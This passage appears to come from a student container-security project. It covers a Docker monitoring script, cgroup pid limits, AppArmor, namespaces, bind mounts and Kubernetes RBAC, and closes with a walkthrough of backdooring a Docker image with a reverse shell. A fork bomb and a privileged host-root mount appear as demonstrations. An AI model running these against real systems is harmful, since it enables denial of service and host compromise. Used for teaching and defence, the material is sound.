        print("Scanning vulnerabilities...")
        for container in client.containers.list():
            vulnerabilities = container.check_vulnerabilities()
            if vulnerabilities:
                log_to_file(f"Vulnerabilities found in container {container.name}: {vulnerabilities}")
    except Exception as e:
        log_to_file(f"Error occurred during vulnerability scanning: {e}")

def monitor_runtime_activity():
    client = docker.from_env()

    try:
        print("Monitoring runtime activity...")
        for event in client.events(decode=True):
            log_to_file(f"Runtime activity: {event}")
    except Exception as e:
        log_to_file(f"Error occurred during runtime activity monitoring: {e}")

def log_to_file(log_data):
    with open(LOG_FILE, "a") as logfile:
        logfile.write(f"[{datetime.datetime.now()}] {log_data}\n")

def main():
    while True:
        try:
            scan_vulnerabilities()

            monitor_runtime_activity()

            log_to_file("Vulnerability scan and runtime activity monitored.")

            time.sleep(600)
        except KeyboardInterrupt:
            print("Monitoring stopped by user.")
            break
        except Exception as e:
            print(f"Error: {e}")
            log_to_file(f"Error occurred: {e}")

if __name__ == "__main__":
    main()
```

<u>Final Docker File code</u>

In Docker Daemon configuration json

`{"userns-remap": "default" }`

```dockerfile
FROM alpine:latest

# Create a non-root user and group
RUN addgroup -g 1000 myuser && \
    adduser -D -u 1000 -G myuser myuser

# Set working directory and change ownership
WORKDIR /app
RUN chown myuser:myuser /app

# Change permissions of sensitive files
RUN chmod 600 /etc/sudoers /etc/shadow

# Copy files into the container
COPY copybinary.sh /app/copybinary.sh
COPY setuserid /app/setuserid

# Set non-root user as the default user
USER myuser

# Add Python script
COPY monitor.py /app/monitor.py

# Install Python dependencies
RUN apk add --no-cache python3 && \
    pip3 install --no-cache-dir docker

# Run Python script
CMD ["python3", "monitor.py"]
```

Security Applications: Cgroups, Apparmor, Namespaces

To deploy a container, it needs to be hosted on a system or server with an appropriate environment. Generally, a container can be hosted on most operating systems with the appropriate dependencies, even on an operating system like Windows. However, the type of operating system chosen will determine the complexity, security and cost of running the container on that system.

To classify the types of operating systems we have:

Fully featured OS

These operating systems are feature-packed and will have all the functions a typical everyday commercial OS would have. One of the issues that come with using such operating systems is that the more features and functionality it has, the bigger the attack surface. Instead of directly attacking the container, adversaries would try targeting the Host OS instead. Example: Windows, Ubuntu

Container OS

It doesn't have all the features and functions like in Windows but instead, it is designed specially with containers in mind. It has features such as the ability to enforce security policies, authentication, logging features of container and system performance etc. Example: CoreOS, RancherOS

What security features are considered when deciding a OS for container?

Now that we have seen some of the benefits of choosing a container-centric OS over a general-purpose one, here is the list of security features and best practices the host OS should have.

Resource isolation	Mandatory access control	Authentication
Namespaces	Seccomp or Apparmor	Automated Patch Management
Data Security	Host-level Firewall	Logging

- **Cgroups**

  Cgroups are useful in allocating resources to a container. In this demonstration we have considered a scenario where a threat actor is using DOS to deplete the resources of the container. If the container uses up all of the resources the performances of other containers will also be affected. We are particularly interested in the process IDs. We can find out the number of process IDs allocated to a container by the following steps:

Get the container ID from the command docker ps. When you run a container, a process ID is associated with it. Thus using the above command we can get the container's pid. Once we get the pid, we can find the "slice" or the cgroup associated with the pid.

```
$ docker ps
CONTAINER ID   IMAGE    COMMAND       CREATED          STATUS        PORTS   NAMES
7579a75b482b   ubuntu   "/bin/bash"   22 minutes ago   Up 4 seconds          sweet_dewdney
```

```
$ docker inspect --format '{{.State.Pid}}' 7579a75b482b
5099
```

```
$ cat /proc/5099/cgroup
0::/system.slice/docker-7579a75b482b9826b96b5cc455518c45dcaadc4c02d9958c2b9934796b8a5351.scope
```

```
ubuntu@ip-172-31-50-104:~$ cat /proc/1824/cgroup
0::/system.slice/docker-9963b2d4b7a7d8d7717c4271494798c67a578bb1cc6ede324798629147e9c693.scope
ubuntu@ip-172-31-50-104:~$ sudo ls /sys/fs/cgroup/system.slice/docker-9963b2d4b7a7d8d7717c4271494798c67a578bb1cc6ede324798629147e9c693.scope
cgroup.controllers      cgroup.procs            cpu.max.burst     cpuset.cpus             hugetlb.2MB.events.local  io.prio.class        memory.low         memory.reclaim         memory.zswap.max  pids.peak
cgroup.events           cgroup.stat             cpu.pressure      cpuset.cpus.effective   hugetlb.2MB.max           io.stat              memory.max         memory.stat            misc.current      rdma.current
cgroup.freeze           cgroup.subtree_control  cpu.stat          cpuset.cpus.partition   hugetlb.2MB.numa_stat     io.weight            memory.min         memory.swap.current    misc.events       rdma.max
cgroup.kill             cgroup.threads          cpu.uclamp.max    cpuset.mems             hugetlb.2MB.rsvd.current  memory.current       memory.numa_stat   memory.swap.events     misc.max
cgroup.max.depth        cgroup.type             cpu.uclamp.min    cpuset.mems.effective   hugetlb.2MB.rsvd.max      memory.events        memory.oom.group   memory.swap.high       pids.current
cgroup.max.descendants  cpu.idle                cpu.weight        hugetlb.2MB.current     io.max                    memory.events.local  memory.peak        memory.swap.max        pids.events
cgroup.pressure         cpu.max                 cpu.weight.nice   hugetlb.2MB.events      io.pressure               memory.high          memory.pressure    memory.zswap.current   pids.max
```

This provides us with all the resources and stats available for that slice.

```
ubuntu@ip-172-31-50-104:~$ sudo cat /sys/fs/cgroup/system.slice/docker-9963b2d4b7a7d8d7717c4271494798c67a578bb1cc6ede324798629147e9c693.scope/pids.max
9498
```

One of the stats is pids.max, this gives us the maximum number of pids that can be run on that container, in this case 9498. If all the pids are used, the container will be a victim of DOS attack .

We can limit the number of pids on a container by adding a flag called –pids-limit <number>. This is an implementation of cgroups and won't have more than the specified number of pids.

```
$ docker run -it --pids-limit 10 ubuntu
root@d73513f6d123:/#
```

The above screen shot is an example of what happens if all the pids is used up. By allocating a fixed amount of pids to a container we can save resources that could have been used if it was under attack.

```
root@d73513f6d123:/# :(){ :|: & };:
[1] 10
root@d73513f6d123:/# bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable
```

- **Apparmor**

  Apparmor can be used to provide restrictions to the container. The biggest merit of using this is even if the container has root access, it cannot change the permissions given to it. To demonstrate this a container will be created denying it access to write inside /etc folder. We will now add a rule using Apparmor to prevent the container from doing this.

```
ubuntu@ip-172-31-50-104:/etc/apparmor.d/containers$
```

From the host we go into /etc/apparmor.d and create a new folder called containers. We can add all our container related rules inside this folder.

Inside the container folder, we add a file with the above code. This code denies write and link permissions for all that's under /etc folder.

```
ubuntu@ip-172-31-50-104:/etc/apparmor.d/containers$ cat docker-block-etc
#include <tunables/global>
profile docker-block-bin flags=(attach_disconnected, mediate_deleted) {
  #include <abstractions/base>
  file,
  deny /etc/** wl,
}
```

We then need to update the linux kernel with our new rule.

```
ubuntu@ip-172-31-50-104:/etc/apparmor.d/containers$ sudo apparmor_parser -r /etc/apparmor.d/containers/docker-block-etc
```

```
ubuntu@ip-172-31-50-104:~$ sudo docker run --rm -it --security-opt apparmor:docker-block-bin ubuntu
```

To create a container with the new policy, we need to use the flag –-security-opt apparmor:<policy_name>

```
root@19ea807f5df2:/etc# pwd
/etc
root@19ea807f5df2:/etc# mkdir test
mkdir: cannot create directory 'test': Permission denied
```

Now if we try to create a folder inside /etc we are given a Permission denied message.

- **Namespaces**

  Namespaces are used for isolation. To prevent a container from looking at the host resources, docker uses namespaces by default. Let's look at a scenario. The container creates an isolated filesystem when run meaning files are not shared between the host and container. What if we want to share one folder of the host with the container?

In the host we have created a folder called example_file.

```
ubuntu@ip-172-31-50-104:~$ ls /etc/
PackageKit      chrony          docker          hibagent-config.cfg
X11             cloud           dpkg            hibinit-config.cfg
acpi            console-setup   e2scrub.conf    host.conf
adduser.conf    containerd      ec2_version     hostname
alternatives    cron.d          environment     hosts
apache2         cron.daily      ethertypes      hosts.allow
apparmor        cron.hourly     exampl_file     hosts.deny
apparmor.d      cron.monthly    example_file    init.d
apport          cron.weekly     fstab           initramfs-tools
apt             crontab         fuse.conf       inputrc
```

When we create a container, we can see that the example_file folder is not present.

```
root@9963b2d4b7a7:/# ls /etc
adduser.conf              cloud            default        fstab
alternatives              cron.d           deluser.conf   gai.conf
apt                       cron.daily       dpkg           group
bash.bashrc               debconf.conf     e2scrub.conf   gshadow
bindresvport.blacklist    debian_version   environment    gss
```

```
ubuntu@ip-172-31-50-104:~$ sudo docker run -it -v /etc/example_file:/etc/example_file ubuntu
```

To be able to have that particular folder in our container we need to "bind" it when creating the container, using the flag –v /etc/example_file:<container_path>

```
root@4306b383c974:/# ls /etc
adduser.conf            cloud           default        example_file  gss        issue         ld.so.conf.d   lsb-release  networks        pam.d      rc1.d  rc6.d        selinux  subuid       update-motd.d
alternatives            cron.d          deluser.conf   fstab         host.conf  issue.net     legal          machine-id   nsswitch.conf   passwd     rc2.d  rcS.d        shadow   sysctl.conf  xattr.conf
apt                     cron.daily      dpkg           gai.conf      hostname   kernel        libaudit.conf  mke2fs.conf  opt             profile    rc3.d  resolv.conf  shells   sysctl.d
bash.bashrc             debconf.conf    e2scrub.conf   group         hosts      ld.so.cache   login.defs     mtab         os-release      profile.d  rc4.d  rmt          skel     systemd
bindresvport.blacklist  debian_version  environment    gshadow       init.d     ld.so.conf    logrotate.d    netconfig    pam.conf        rc0.d      rc5.d  security     subgid   terminfo
```

We can now see that the example_file folder is part of the host.

But this can also be a concern from a security perspective, as the folder is bound to the container, any changes made within the container will reflect in the host.

This is the file created inside the container

```
root@4306b383c974:/# cd /etc/example_file/
root@4306b383c974:/etc/example_file# touch created_in_container
```

We can see that the same file is now present in the host, this means the container now has direct access to the host.

```
ubuntu@ip-172-31-50-104:~$ ls /etc/example_file/
created_in_container
```

A much better approach is to create a virtual “volume” and let the container access it. Even if the container is destroyed, the volume will be available for other containers.

```
ubuntu@ip-172-31-50-104:~$ sudo docker volume create test_volume
test_volume
ubuntu@ip-172-31-50-104:~$ ls -l
total 0
```

```
ubuntu@ip-172-31-50-104:~$ sudo docker run -it -v test_volume:/container ubuntu
```

We create a container by binding it to the container run command as shown above and mount it in the container folder

```
root@d90c34982d00:/# ls
bin  boot  container  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@d90c34982d00:/# touch /container/container1
```

We created a file inside the virtual space and named it container1

```
ubuntu@ip-172-31-50-104:~$ sudo docker run -it -v test_volume:/container ubuntu
```

We then created another container with the same virtual volume

```
root@9cf6d95e94d2:/# cd /container/
root@9cf6d95e94d2:/container# touch container2
root@9cf6d95e94d2:/container# ls
container1  container2
```

We accessed the container folder and created another file called container2. As we can see both files are present. This way of sharing data between containers is much safer than binding an actual foller from the host. There’s also another insecure way of sharing data. It is by giving –privileged tag to the docker run command.

```
ubuntu@ip-172-31-50-104:~$ sudo docker run -it --privileged --mount type=bind,source=/,target=/hostfs ubuntu
```

The above command is used to create a container with the privilege flag

```
root@6f4456c04955:/# ls /hostfs/etc/
PackageKit                     chrony                dpkg           hibagent-config.cfg  ld.so.conf.d     manpath.config       nsswitch.conf           rc0.d         shells             ubuntu-advantage
X11                            cloud                 dpkg           hibinit-config.cfg   ldap             mdadm                opt                     rc1.d         skel               ucf.conf
acpi                           console-setup         e2scrub.conf   host.conf            legal            mime.types           os-release              rc2.d         sos                udev
adduser.conf                   containerd            ec2_version    hostname             libaudit.conf    mke2fs.conf          overlayroot.conf        rc3.d         ssh                ufw
alternatives                   cron.d                environment    hosts                libblockdev      modprobe.d           overlayroot.local.conf  rc4.d         ssl                update-manager
apache2                        cron.daily            ethertypes     hosts.allow          libnl-3          modules              pam.conf                rc5.d         subgid             update-motd.d
apparmor                       cron.hourly           exampl_file    hosts.deny           lighttpd         modules-load.d       pam.d                   rc6.d         subgid-            update-notifier
apparmor.d                     cron.monthly          example_file   init.d               locale.alias     mtab                 passwd                  rcS.d         subuid             usb_modeswitch.conf
apport                         cron.weekly           fstab          initramfs-tools      locale.gen       multipath            passwd-                 resolv.conf   subuid-            usb_modeswitch.d
apt                            crontab               fuse.conf      inputrc              localtime        multipath.conf       perl                    rmt           sudo.conf          vim
bash.bashrc                    cryptsetup-initramfs  gai.conf       iproute2             logcheck         nanorc               pm                      rpc           sudo_logsrvd.conf  vmware-tools
bash_completion                crypttab              groff          iscsi                login.defs       needrestart          polkit-1                rsyslog.conf  sudoers            vtrgb
bash_completion.d              dbus-1                group          issue                logrotate.conf   netconfig            pollinate               rsyslog.d     sudoers.d          wgetrc
bindresvport.blacklist         debconf.conf          group-         issue.net            logrotate.d      netplan              ppp                     screenrc      sysctl.conf        xattr.conf
binfmt.d                       debian_version        grub.d         kernel               lsb-release      network              profile                 security      sysctl.d           xdg
byobu                          default               gshadow        kernel-img.conf      lvm              networkd-dispatcher  profile.d               selinux       systemd            zsh_command_not_found
ca-certificates                deluser.conf          gshadow-       landscape            machine-id       networks             protocols               services      terminfo
ca-certificates.conf           depmod.d              gss            ld.so.cache          magic            newt                 python3                 shadow        timezone
ca-certificates.conf.dpkg-old  dhcp                  hdparm.conf    ld.so.conf           magic.mime       nftables.conf        python3.10              shadow-       tmpfiles.d
```

As we can see from the above screen shot, that command gives the user access to the entire host file system.

Kubernetes Security: RBAC Implementation

Role Based Access Control (RBAC) defines unique roles which users are configured for. These roles are classified in a hierarchy in which each role allows access to certain privileges in the system. RBAC is available in use with Kubernetes, which can prevent escalation of privilege attacks and give authentication security. Proper configuration of RBAC policies is crucial for the security of Kubernetes, especially with numerous environments.

To configure RBAC in a Kubernetes environment, we first create a cluster. Every cluster includes a control plane and different nodes. The control plane ensures the proper communication and ensures the functionality of all components in the Kubernetes cluster. We can send commands to the control plane through the Kubernetes API it hosts. The nodes are individual VM's in the Kubernetes cluster, which are created with defined container images. These containers are encapsulated in pods.

To create a cluster, we run the command:

```
minikube start
```

We now have a new cluster, a single node and the control plane set up with the API. The API allows us to send commands to the control plane to perform changes and communication between the different objects in the Kubernetes cluster. This is important to note, as Kubernetes contains an API group specific for setting up the RBAC policies for the Kubernetes cluster.

We can now create different users to take on the different RBAC roles we will develop later. To create a new user, we first need to set up authentication with the Kubernetes API server. We first generate a private key with OpenSSL library, we then create a client sign request and generate a valid certificate using the Kubernetes' cluster certificate authority. Each cluster has a certificate authority file, ca.crt. This is done with the command:

```
kubectl config set-credentials user1 --client-certificate=user1.crt --client-key=user1.key
```

User1 credentials was not set up with the proper certificate authority, therefore it will be denied access, and receive 403 forbidden responses when requesting from the API server. Minikube user is a root user. Kubernetes minikube has access, new user user1 does not.

```
C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl config use-context minikube
Switched to context "minikube".

C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl get nodes
NAME       STATUS   ROLES           AGE    VERSION
minikube   Ready    control-plane   4h2m   v1.28.3

C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl config use-context user1-context
Switched to context "user1-context".

C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl get nodes
error: You must be logged in to the server (Unauthorized)
```

Creating a new user2 with the cluster's certificate authority:

```
C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>openssl x509 -req -in user2.csr -CA "C:\Users\Nicholas\.minikube\ca.crt" -CAkey "C:\Users\Nicholas\.minikube\ca.key" -CAcreateserial -out user2.crt -days 500
Certificate request self-signature ok
subject=CN=user2, O=group2

C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl config set-credentials user2 --client-certificate=user2.crt --client-key=user2.key
User "user2" set.

C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl config set-context user2-context --cluster=minikube --user=user2
Context "user2-context" created.
```

User2 has no authority, however the server will at least authenticate it since the server recognizes it as a user, as it was established with the correct certificate authority.

```
C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl create namespace ns-test
Error from server (Forbidden): namespaces is forbidden: User "user2" cannot create resource "namespaces" in API group "" at the cluster scope

C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl get pods
Error from server (Forbidden): pods is forbidden: User "user2" cannot list resource "pods" in API group "" in the namespace "default"
```

User2 cannot access or send queries regarding any of the objects in the Kubernetes cluster. No access to check the pods, cannot create anything nor get the names of the events or deployments. It does not have any rights.

Granting Roles

We will now illustrate how to define roles and bind those roles to specific users. We grant users privileges based on their role. We can create a set of roles using a Role.yaml file.

```
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  namespace: default
  name: pod-reader
rules:
- apiGroups: [“”]
  resources: [“pods”]
  verbs: [“get”, “watch”, “list”]
```

This role encompasses the default namespace and is named pod-reader. As the name suggests, the users granted this role will be able to read the information from the pods. Note, we have generated other roles, specifically roles gave different verbs (i.e rights) to different resources. For example, roles allow users to only read deployments, create new namespaces, update secrets, delete pods and delete deployments. These were all included in the Role.yaml. Other verbs include get, list, watch, create, delete, update, edit, exec. In addition, these verbs offer privileges against the different types of resources, namely pods, deployments, namespaces, secrets, configmap, service and persistent volume.

We have only defined the roles in the RBAC in our cluster, however we have not specified which roles belong to which users. This is done with a RoleBinding.yaml file.

```
kind: RoleBinding
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: read-pods
  namespace: default
subjects:
- kind: User
  name: user2
  apiGroup: rbac.authorization.k8s.io/v1
roleRef:
  kind: Role
  name: pod-reader # => one of the roles we developed earlier
  apiGroup: rbac.authorization.k8s.io/v1
```

As seen in the above figure, we have binded the role pod-reader defined before to user2, in the default namespace.

We can now set up the roles with the following commands:

```
kubectl apply -f Role.yaml
```

```
kubectl apply -f RoleBinding.yaml
```

We can then view the different roles and role bindings with the two commands:

```
kubectl get roles
kubectl get rolebindings
```

Success! User 2 is given permission to read the pods. User 3 can delete deployments and create namespaces. However, user2 nor user3 can read deployments, as their role is not defined to read deployments.

```
C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl get roles
NAME                CREATED AT
create-namespaces   2024-04-19T00:48:13Z
delete-deploy       2024-04-19T00:54:42Z
delete-pod          2024-04-19T00:55:47Z
deploy-reader       2024-04-19T00:43:02Z
pod-reader          2024-04-10T04:50:31Z

C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl get rolebindings
NAME                ROLE                     AGE
create-namespaces   Role/create-namespaces   19s
delete-deploy       Role/delete-deploy       86s
read-deploy         Role/deploy-reader       2m47s
read-pods           Role/pod-reader          8d
```

```
NAME                          READY   STATUS    RESTARTS       AGE
hello-node-ccf4b9788-f8jdl    1/1     Running   1 (3h2m ago)   6h10m
rbac-node-554f59b85b-g2ml8    1/1     Running   1 (3h2m ago)   6h9m
```

```
C:\Users\Nicholas\Desktop\Concordia\Masters\INSE 6130\Kubernetes>kubectl get deployment
Error from server (Forbidden): deployments.apps is forbidden: User "user2" cannot list resource "deployments" in API gro
up "apps" in the namespace "default"
```

We have successfully set up Role-Based Access Control in the Kubernetes cluster. We have shown the set up for users, roles and the conflation of the permissions with the users. The Kubernetes cluster's permissions are defined as we want, to ensure a secure container and environment.

Backdooring Docker Images

Docker image backdooring is a type of cyber attack where attackers inject malicious code into existing Docker images to compromise the security of systems that use these images. Docker images, which encapsulate software and dependencies needed to run applications, are widely used in software development and deployment workflows.


Cloning and Installing Docker Scan: We first obtain the Docker scan tool, which is a tool designed to analyze Docker images for security vulnerabilities. By cloning it from GitHub, we gain access to its functionality.

```
root@backdooringdockerimages:~# git clone https://github.com/cr0hn/dockerscan.gi
t
Cloning into 'dockerscan'...
remote: Enumerating objects: 447, done.
remote: Total 447 (delta 0), reused 0 (delta 0), pack-reused 447
Receiving objects: 100% (447/447), 166.06 KiB | 3.26 MiB/s, done.
Resolving deltas: 100% (225/225), done.
root@backdooringdockerimages:~#
```

Pulling Docker Image: Docker images are pre-packaged software environments that contain everything needed to run an application. We pull the latest Ubuntu image from Docker Hub, a repository for Docker images, and save it locally for manipulation.


```
root@backdooringdockerimages:~/backdoor# docker pull ubuntu:latest && docker sav
e ubuntu:latest -o ubuntu-original
latest: Pulling from library/ubuntu
Digest: sha256:f9d633ff6640178c2d0525017174a688e2c1aef28f0a0130b26bd5554491f0da
Status: Image is up to date for ubuntu:latest
docker.io/library/ubuntu:latest
root@backdooringdockerimages:~/backdoor#
```

Identifying IP Address: We identify the IP address of the docker0 interface, which will be used for communication during the attack. We also specify port 4444, which is a communication endpoint in networking.



Trojanizing the Image: We use Dockerscan to modify the original Ubuntu image. We inject a reverse shell payload into the image, essentially embedding a piece of code that establishes a connection back to the our (attacker) machine when executed. This modification is referred to as "trojanizing" the image.

Starting Listener: We start a listener on the specified port on a separate terminal. A listener is a program or service that waits for incoming connections, in this case, to receive the reverse shell connection initiated by the trojanized image.



Loading Trojanized Image: We load the modified (trojanized) image back into Docker. This makes the altered image available for running containers, potentially on other machines.

Running the Container: Finally, we run a container from the trojanized image. When the container starts, the embedded reverse shell payload executes, establishing a connection back to the attacker's machine. This provides the attacker with unauthorized access to the container, effectively compromising its security. As a result, attacker is able to access privileged files (eg: /etc/psswd) from the listener node which would otherwise require root privileges on the host machine as seen from the following screenshot.